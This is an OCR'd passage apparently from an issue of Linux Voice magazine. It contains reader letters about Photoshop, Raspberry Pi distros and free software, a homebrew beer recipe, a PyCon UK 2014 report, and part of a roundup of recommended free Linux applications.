
Good Lord – Adobe is bringing *Photoshop* to Chrome OS! Which, basically, means that it'll be working on Linux before too long. This is a massive leap forward – I've been messing about with *Gimp* and *Photoshop* for years now, and *Gimp* is great, but *Photoshop* has the edge when you're exporting for print (I like to have physical copies of my photos, not just computer files). Another fantastic application is coming our way – Linux is winning!

David, Ponteland

Andrew says: *Photoshop* is indeed fantastic, and I'm glad that Adobe realises how much money it could make out of Chromebook users (and, eventually, it will make a few quid out of us Linux users too). But another factor is that this will have a huge effect on *Gimp*. For years now it has been the preeminent image editing software on Linux, and that has meant that there's been little point in adding the one missing feature that it needs – CMYK support. With a serious competitor, *Gimp* will have to up its game or face extinction.



Photoshop takes a million years to learn properly – which is one factor contributing to lock-in.



Raspbian's great, but there's so much else to explore – try another OS and see how your Pi works differently.

AWWW, THANKS

Congratulations on another fantastic issue people, it's the best yet. I love the tutorials, I'm learning so much.
James, Bedford


Andrew says: Hmm. You don't actually say which issue is the best yet… which suits us, as we hope the best yet is always the current one and the next issue will be even better.

The issue you're reading is the best one ever… at least until the next one comes out.

RASPBERRY PI

Thanks for the group test of Raspberry Pi distros in LV008. I'd never tried Arch before, but having it there in the installer made me go for it. I feel duty bound to point out however that you missed out RetroPi, which turns your Raspberry Pi into a SNES, a Megadrive or a bunch of other consoles and makes college essay deadlines even harder than they would othewise be. I love it and hate it in equal measure.

Graham says: There are loads of alternative operating systems out there for the Pi – Arch included – but we focussed on the ones that are included by default in *Noobs*, the easy Raspberry Pi installer. I reckon we did the right thing, because RetroPi look like a modified form of Raspbian, but Mike says anything that makes it easier to play SNES games is wonderful and we should have included it. Thanks for bringing it to our attention.




FREEDOM ISN'T FREE

I have a problem. For years I've been evangelising free software in what I think is the best possible way: by using it, helping people out with their problems and showing it off to whoever's interested. I don't believe in shouting about it, and I do believe that a horse will only drink when it's thirsty. But I have a problem.

A friend of mine still doesn't get the distinction between 'freeware' and 'free software'. She 'discovered' the meaning of the word 'Ubuntu' recently and asked me what African philosophy has do with 'freeware'! I'm clearly not getting through. Do I go full Stallman on her? Or just find better friends?

Richard Bosworth

Andrew says: There's always room for argument about the merits of free software vs proprietary. The trouble is that the lexicon used is so often skewed in favour of preaching to the choir. The distinction between 'free as in beer' and 'free as in speech' is neat, but so much of our terminology misses the masses – a case in point being the four freedoms (the freedom to run the program the way you want; the freedom to study how the program works; the freedom to share the program; and the freedom to modify the program). It's typical that even with something as fundamental as this we manage to overcomplicate it by numbering them 0–3 rather than 1–4 like normal people would. We must do better. People are clever – if they don't understand, we should assume it's our fault for not explaining clearly enough.



"It's free, so it must be a trial version, right? I wonder what's wrong with it? Apparently you can't get antivirus on Linux…" Arrrrrrrrrghghgh!!!!!

READER RECIPE

LINUX VOICE ALE (19L, EXTRACT)

Linux Voice reader and avid homebrewer Glenn T Arnold sent us this recipe for our very own magazine beer. Of course, it's freely licensed (GNU FDL), so share and tweak it!

Estimated original Gravity: **1.057 SG**
Estimated final Gravity: **1.013 SG**
Estimated bitterness: **30.9 IBUs**
Estimated colour: **16.8 EBC**
Estimated alcohol by Vol **5.8**

INGREDIENTS


- Muslin bag for steeping.
- 4.2kg Northern Gold Malt Syrup or a Pale Liquid Extract equivalent (15.8 EBC).
- 0.55kg Munich Malt - 10L (19.7 EBC) .
- 0.45kg Caramel/ Crystal Malt – 10L (19.7 EBC)
- 28.00g Cascade hops 5.50% (45.0 min.).
- Whirlfloc Tablet (15.0 min.).
- 42.00g Cascade hops 5.50 % 15.0 min.
- 28.00g Cascade hops 5.50 % 5.0 min.
- White Labs WLP004 (Irish Yeast) or Wyeast 1084 (Irish Yeast) or Safale 04 Dry Yeast or Danstar Windsor Dry Yeast.
- Priming sugar (if bottling).

Process: I use Northern Brewer Gold Malt. If you cannot get this liquid extract, buy a pale ale extract at your local homebrew store. I use Briess malts for the Munich and Caramel/Crystal malts. If you cannot find the these malts locally, you can use equivalent grains. The hops I used are in pellet form and come from **HopUnion.com**. As with the grains, you can substitute similar hops from your local homebrew store.

First, pour 25L of water in your brewpot and bring the water temperature up to 74C. Steep the milled speciality grains for 30 minutes and keep the temperature around 74C. Lift the muslin bag and let the wort drip out. Don't squeeze the bag – just let the wort drip out of the bag. Add the malt extract and stir until the malt extract is dissolved. While adding the extract, bring the wort to a boil. The total wort boil time will be 60 minutes. Add 28g of Cascade hops with 45 minutes remaining of the boil.

Then add an additional 42g of Cascade hops with 15 minutes remaining in the boil. Also with 15 minutes remaining add 1 Whirlfloc tablet or Irish Moss to the boil for clarity. With 5 minutes left add the last Cascade hop addition of 28g.

At the end of 60 minutes turn off the heat and start chilling the wort down to 65–68 degrees. Sterilise your fermenting vessel and the vial. When the wort has cooled down, pour it into your corby or ferment bucket. Then pour the yeast in the wort. Let the beer ferment for a minimum of a week. If you still see fermentation after week, let the yeast ferment until the fermentation is done. Since it is an ale it should not go longer than two weeks. When fermentation is done rack the beer into a keg if you have a kegging system – or rack to a bottling bucket, add priming sugar and bottle. Let the beer condition for at least a week if you bottled your beer to allow the yeast to carbonate it.



We like the taste of beer. Its live white lather, its brass-bright depths, the sudden world through the wet brown walls of the glass – that's why we use the Brew Pi for our home brewing projects

LUGS ON TOUR

PyCon UK 2014

Josette Garcia has a grand old time with the Python community.

In September, Coventry welcomed PyCon UK – a conference of the Python community, by the community, and for the Python community. This year was the largest ever with just under 500 delegates in attendance. As usual at PyCon UK, you get more than just Python.

For a start, there were some excellent keynote speakers.

A highlight was Van Lindberg (the chair of the Python Software Foundation – the charitable organisation that owns the intellectual property for Python and promotes its use). He talked about the growing success of Python and flagged some warning signs that need to be addressed if Python is to remain one of the world's most popular programming languages.

Perhaps the most warmly received keynote was that given by Carrie Anne Philbin of the Raspberry Pi Foundation. She eloquently told the assembled conference of her journey as a teacher overcoming the prejudice of colleagues, learning Python, attending PyCon UK a few years ago and ultimately landing a dream job promoting the educational strengths of the Raspberry Pi. She was especially passionate in encouraging delegates to get involved with all the various educational activities happening at PyCon UK and elsewhere.

Within the main conference the talks and practical workshops were distributed into parallel tracks. As a result, there were always a lot of different things going on with many people moving between activities and bumping into friends old and new in the famous "corridor track".

Workshops included Python in the cloud, game programming with Python, machine learning and a test-driven-development study group. The talks included such snappy titles as "Python for Zombies", "Simulating Quantum Systems", "Is that jumper made of cats?" and the rather loud "Trouble at t'LeedsDataMill" (which featured a brass band and live tubas).

The Python community likes to borrow from the works of Monty Python – including their theme tune.

"The main conference is more like Hogwarts or Willy Wonka's than an academic conference."

The main conference is wonderfully eccentric: more like Hogwarts or Willy Wonka's factory than, say, an academic conference or corporate event (despite the attendance of several professors of computer science and corporate interests such as premier sponsor Bank of America).

Education, education, education

A well known aspect of PyCon UK is its education track, which proves Guido van Rossum was correct when he said that "Python was created as a language for anyone to use". To this end 45 teachers were sponsored to join the conference and took part in a professional training day to work with developers and each other on matters pedagogical. Many went away inspired to try teaching with Python in their schools and several want to

All the kids who turned up walked away with a Raspberry Pi, thanks to the Raspberry Pi Foundation.

return to tell next year's conference about the fruits of their labours.

On the Saturday of the conference, 75 children joined the delegates for adventures in coding with Python. Under the guidance of experts they learned all about using Python to program *Minecraft*, robots, Raspberry Pi and quadcopters (to name but a few of the activities available). Each child was given a Raspberry Pi (thanks to the generous support of the RaspberryPi Foundation) as part of a very generous swag bag.

In fact every delegate (young or old) got a T-shirt, mug and squeaky rubber "debug duck". Apparently, you're supposed to tell the duck your programming woes and it will silently help you discover a solution.

Diversity was also a hot topic with more women than ever before attending and speaking at the conference and with a 3-to-2 ratio in favour of girls at the kids' day.

Non-Pythonic happenings included the beer at the conference meal. It was brewed by Ben Croston of FuzzyDuck brewery in a process automated by RaspberryPi and Python scripts. It turns out that Ben also plays the tuba and was joined by Nicholas Tollervey (one of the speakers whose talk used a brass band) in an impromptu tuba duet of the Monty Python theme tune "Liberty Bell".

Conference chair John Pinner asked me to run the charity "Cheese Shop" (unlike the famous Monty Python sketch, this cheese shop was full of cheese donated by the delegates who were encouraged to supply cheese representative of their home regions). Wonderfully creamy Nottinghamshire Stilton, Oxford Blue, caramelised goat cheese from Norway, Epoisse and Roquefort from France and various other regional cheese from the United Kingdom were sold in aid of the Myton Children's Hospice.

Delegates brought cheese, which was sold to other delegates and profits donated to the Myton Children's Hospice.

I hear planning has already started for next year's event. I'll certainly be there. You should too!

BEST LINUX APPS

Grab a shovel and join **Mike Saunders** on a dig for the best free software gems.

Debian GNU/Linux's software repositories contain a whopping 48,564 packages for x86-64 machines. Just think about that for a moment: it's a staggering figure. Not every package is a single application, sure, but the total number of programs available for Linux numbers in the tens of thousands. You have a giant wealth of software that's free to install, explore and modify – and all just a few **apt-get**, **yum** or **pacman** commands away.

This is brilliant, but who has time to try all of these programs? How can you easily sort the wheat from the chaff when the range is so exhaustive? We at Linux Voice spend a lot of time rummaging around package repositories, source code mirrors, GitHub and other sites, finding sparkling new gems to cover in the magazine. We also get many recommendations from you, our readers. So this issue we decided to collect together the best applications in the FOSS world and share what makes them great!

You may be familiar with a few of the big-name programs, so we'll look at what they have in the pipeline for upcoming releases. But for most of the next few pages we want to introduce you to software you've never come across before, or perhaps heard of in passing, but never actually tried. We've all had the experience of discovering an awesome new program that we come to use on a daily basis, and wonder how we managed without it beforehand. So by the end of this article, you'll be ready to spruce up your Linux box up with a bunch of new FOSS goodies. Let's go...

1 POEDIT

Ever fancied helping out with an open source project, but don't have the sufficient hacking nous to edit the source code? If you can speak more than one language, you can almost certainly help the program by providing interface translations. *Poedit* is a friendly graphical app that helps you to create translations for software that uses the *Gettext* framework.

www.poedit.net

2 JED

There's more to console text editors than *Emacs* vs *Vim*, despite the endless flamewars on the web. *Jed* offers a glut of power-user features, especially for coders, including code folding and extensibility via scripts. But! These features aren't hidden behind various cryptic key combos – everything is provided via DOS *EDIT*-style drop-down menus.

www.jedsoft.org/jed

3 BLEACHBIT

Deleting a program doesn't necessarily remove all traces of it from your hard drive. Many programs can leave behind logs, temporary files, cached files, and other bits 'n' bobs that you'd rather get rid of. Sometimes you can find these by poking around inside **/tmp** and your home directory, but it can be a lot of hassle to do a thorough job.

BleachBit aims to free up disk space and maintain your privacy by getting rid of this unwanted junk. It cleans up after a wide range of programs, both open source and proprietary, and in its Windows incarnation it can purge the junk from a whopping 1,200 apps. For many programs it simply erases history (eg previously opened files or viewed URLs) or cached data – for others it does more complicated work.

For instance, in *Firefox*, *Chrome* and other apps, *BleachBit* can shrink configuration files without removing vital data, to improve performance and save disk space. On many Linux distributions it can remove language packs for languages that you don't use, and fix broken symbolic links. It's a fantastic toolbox for keeping your system clean, tidy and secure – and definitely one to recommend to those of your friends and colleagues who are still battling with Windows.

http://bleachbit.sourceforge.net

4 JOSM

We all rave about the benefits of open source, but open data is becoming equally important. Take OpenStreetMap for instance: it's rather like Wikipedia in that the data is generated by users rather than companies. This data is freely licensed in a similar fashion, so anyone can use, modify and share it. If you like the goals behind OpenStreetMap but the data for your area is incomplete or incorrect, what can you do? Well, *JOSM* is a graphical editor for the OpenStreetMap data, and it's written in Java so it runs pretty much everywhere.

JOSM isn't designed to be the most newbie-friendly tool in the world, so you're expected to work your way through a few tutorials before you really get stuck in to editing map data.

https://wiki.openstreetmap.org/wiki/JOSM/Guide is a great place to get started, with step-by-step guides showing how to do basic editing jobs and upload your changes, while **http://learnosm.org/en/beginner/start-josm** lets you play around with a sample map. Don't worry if you make a mistake with a real map and upload the data – it's not hard for administrators to roll back to the previous version.

OpenStreetMap embodies the principles of collaboration and sharing that we love in Linux, FOSS and the GPL, so give it a go.

http://josm.openstreetmap.de

5 MUPEN64PLUS

Fancy some *Goldeneye 007* or *Mario 64* fun? Of course you do! Emulation of the Nintendo 64 console is a mixed bag on Linux, but *Mupen64Plus* is the best solution we've found. It has a range of plugins for CPU and video emulation, so you can pick and choose the best that work for you.

http://tinyurl.com/dyzktf7

6 ARIA2

The mother of all download tools, *Aria2* supports: HTTP(S), FTP, BitTorrent and Metalink; downloads from multiple sources for maximum speed; and remote control operation via JSON-RPC and XML-RPC. You can use proxy servers, set bandwidth limits, and create custom HTTP headers. Basically, it does it all.

http://aria2.sf.net

7 SYLPHEED

Mail clients are ten a penny in the free software world, but few are as slick as *Sylpheed*. It's written in C with a *GTK* front-end, and aims to provide most of the functionality that end users expect, without chomping through your RAM banks. The three-pane interface (folder list, message list and message contents) is familiar and clean, while plenty of keybindings obviate the need to keep faffing around with the mouse.

Sylpheed supports POP3, IMAP4 and SMTP out of the box, and can be extended with junk mail filtering and *GnuPG* signing functionality. We've used *Sylpheed* on and off over the years, and found it to be a solid app, and a lightning fast performer when it comes to searching through large mailboxes. If you're tired of the bloat and fiddliness of your current mail client, give it a try,


http://sylpheed.sraoss.jp/en


8 EASYSTROKE

Gesture recognition tends to get the most attention on tablet and mobile devices, but it can be very handy on the desktop as well. With *Easystroke*, you can create custom gestures and assign them to X11 keybindings or shell commands.

So, you could right-click and swipe rightwards anywhere on your desktop to open a new terminal window, or add specific gestures to your favourite applications (eg swipe upwards to go to the start of a document). It's also possible to add modifier keys to gestures, so that they don't interfere with your apps.

http://github.com/thjaeger/easystroke





Midori's default search engine is DuckDuckGo, which doesn't track you.

11 MIDORI

Remember when *Firefox* split off from the *Mozilla* project, with the goal of being a fast and lightweight browser? It's still a good performer today, but many have questioned its purpose now that it seemingly rolls in everything including the kitchen sink.

Midori could be regarded as the new *Firefox*: it's deliberately designed to be speedy and conservative with RAM, while still offering core features that users expect. For instance, it supports tabbed browsing, session management, extensions, a "speed dial" view, smart bookmarks and much more. *Midori* uses *WebKit* as its HTML rendering engine, so it's well equipped to handle the latest HTML5 and CSS.

You might have come across *Midori* before, as it's the default browser in Raspbian and Elementary OS; we'd also like to see it adopted in other mainstream distros.

www.midori-browser.org

12 BIRDFONT

We must admit: despite being übergeeks, until a few months ago we had never ventured into the scary territory of font creation. It looked like black magic. Then we discovered *BirdFont*, a friendly graphical editor that not only makes the job simpler than expected, but fun as well (especially when you're tracing another font). It's essentially a vector graphics editor with some extra bits – see LV004 for a tutorial.

www.birdfont.org

13 DOSBOX

Fancy playing some old DOS classics? Shudder at the thought of fiddling with **CONFIG.SYS** and **AUTOEXEC.BAT** for hours? *DOSBox* makes it easy: it's a DOS session in a box (ie window) on your desktop.

Compatibility is excellent, and most programs run without any big hassles. We use it a lot to relive the glory days of *Microprose F1GP* and *Frontier*.

www.dosbox.com

9 WIRESHARK

Formerly known as *Ethereal*, *Wireshark* is arguably the best packet analyser available on any platform. It lets you inspect the contents of network packets as they flow through your network, whether it's for troubleshooting or you're just curious to see how a certain program is communicating with the outside world. It can be a complex tool though – there's even a 408-page book available explaining how to use it!

www.wireshark.org

10 KDEVELOP

Many people think that *KDevelop* is only useful if you're writing KDE apps in C++, but this integrated development environment is a lot more capable than that. It supports many other languages including Python, PHP, Ruby and JavaScript, along with various document markup formats. *KDevelop* 4.7 has just been released – it's the last of the 4.x line, so it will have longer support than regular versions.

www.kdevelop.org

KDevelop is best known as a C++ and *Qt* IDE, but it's usable with other languages too.

14 TOX

While the Snowden revelations have made many of us consider alternative email services, instant messaging (IM) systems are also being spied on by the powers that be. *Tox* is a "new kind" of IM network designed with privacy as its number one priority. It aims to offer text-based messaging, audio calls and video conferencing, all neatly encrypted away from prying eyes.

If you go to the *Tox* website, though, you'll notice that there's not a single "*Tox*" program to download. What's going on? Well, the system is implemented as a library, and then end-user programs are built on top of that. So for Linux you'll see that there are *qTox* and *Toxic* programs (GUI and command line respectively). Clients for Android are also available.

Tox is still a baby, having only come to life 18 months ago on notorious lulz-fest site 4chan, so its security has yet to be proven over any serious length of time. But its goals are admirable, the separation of the app into a library and front-ends should ease development, and it could grow into something very big.

https://tox.im


I3WM

Traditional desktops and window managers don't always make the best use of screen space, especially when you have a huge monitor. *i3* is a tiling window manager that automatically divides up your screen space into sections (tiles), so you can see many apps at the same time. Plenty of keybindings are included so you don't have to poke the mouse all the time, and it's a favourite among coders and terminal dwellers.
www.i3wm.org

STELLARIUM

Stellarium is one of those programs with a version number that doesn't reflect just how awesome and rich it actually is. Check it out: this desktop planetarium includes over 600,000 stars (with 120 million more available in add-on packs), all the planets of our solar system (rendered in beautiful detail), and constellations galore. It has won awards, it's being used in commercial products, and hardcore astronomers love it too.

So what's it's version number? 0.13. That's right: if you just came across this program in a list (eg in your package manager), you'd be forgiven for dismissing it as yet another barely-alpha piece of throwawayware cooked up by a couple of kids on a weekend and thrown onto SourceForge. But no – we think it already deserves a 10.0 label, and it's one of our favourite non-*Frontier* space-based programs. (You might notice a pattern here...)
www.stellarium.org



Track celestial bodies as they move across the night sky in *Stellarium*.

REDSHIFT

Here's a clever one: *Redshift* adjusts the colour temperature of your screen depending on the time of day. The idea is to make your screen easier on your eyes, especially in the evening when you don't have sources of natural light around.

Linux Voice Editor Graham uses this all the time, and says that it has really helped to reduce eye strain during epic *Qt* coding sessions...
http://jonls.dk/redshift


MINETEST

Now that *Minecraft* is owned by Microsoft, many fans are left wondering whether the game (or shall we say, giant sandboxed environment) will continue to work on Linux. What if Microsoft releases *Minecraft 2* just for Windows and/or the Xbox? Fortunately, we have an open source clone that's still in mid-development, but looking promising. *Minetest* already includes multiplayer support and a modding engine, with more goodies to come.
www.minetest.net

HTOP

You're probably already familiar with the *top* process viewer (or if not, open a terminal window, enter **top**, and see what happens). It's a very standard Linux/Unix tool, but it's not the prettiest thing around and is missing plenty of extra features. *Htop* provides everything in regular *top*, but with colour, bar charts for memory usage, process trees, a user-friendly interactive mode, and more. It's an essential weapon in any system administrator's armoury, we reckon.
http://hisham.hm/htop/

Explore giant worlds and build colossal constructions in the *Minecraft* playalike, *Minetest*.



CHECKINSTALL

You know when you're compiling a program from source code, and you perform the **make install** step? This copies the files into your Linux installation (for example into **/usr/local**) but it can be tricky to keep track of them, especially when you want to remove a program. Some programs include a **make uninstall** option in the Makefile, but not necessarily every one. And if you remove the source code directory, you're stuck.

CheckInstall is a godsend here. Essentially, it keeps tabs on the files that are placed into the system during a **make install** operation, generating an RPM or Deb package for the files (and adding the information to the package database). So if you've installed *FooApp* from source via *CheckInstall* and want to remove it, you don't need to poke around in **/usr/local** and find all its files – just use your package manager.
http://asic-linux.com.mx/~izto/checkinstall

QALCULATE

We discovered *Qalculate* over two years ago: it's an immensely powerful desktop calculator with custom functions, a huge range of units to convert between, arbitrary precision and much more. It even has both *Qt* and *GTK* interfaces. Just don't be put off by the program's My Little Pony-esque website!
http://qalculate.sf.net

VLC

We don't want to start a flame war here, as we know there are many other excellent media players for Linux, but *VLC* is still our favourite. Over the years it has never let us down, playing absolutely everything we throw at it, regardless of the video encoding or container format. It's also very good at converting media from one format to another, providing a straightforward GUI (so you don't have to learn a giant stack of command line options). Plus, it runs on pretty much every major OS.
www.videolan.org

COREBIRD

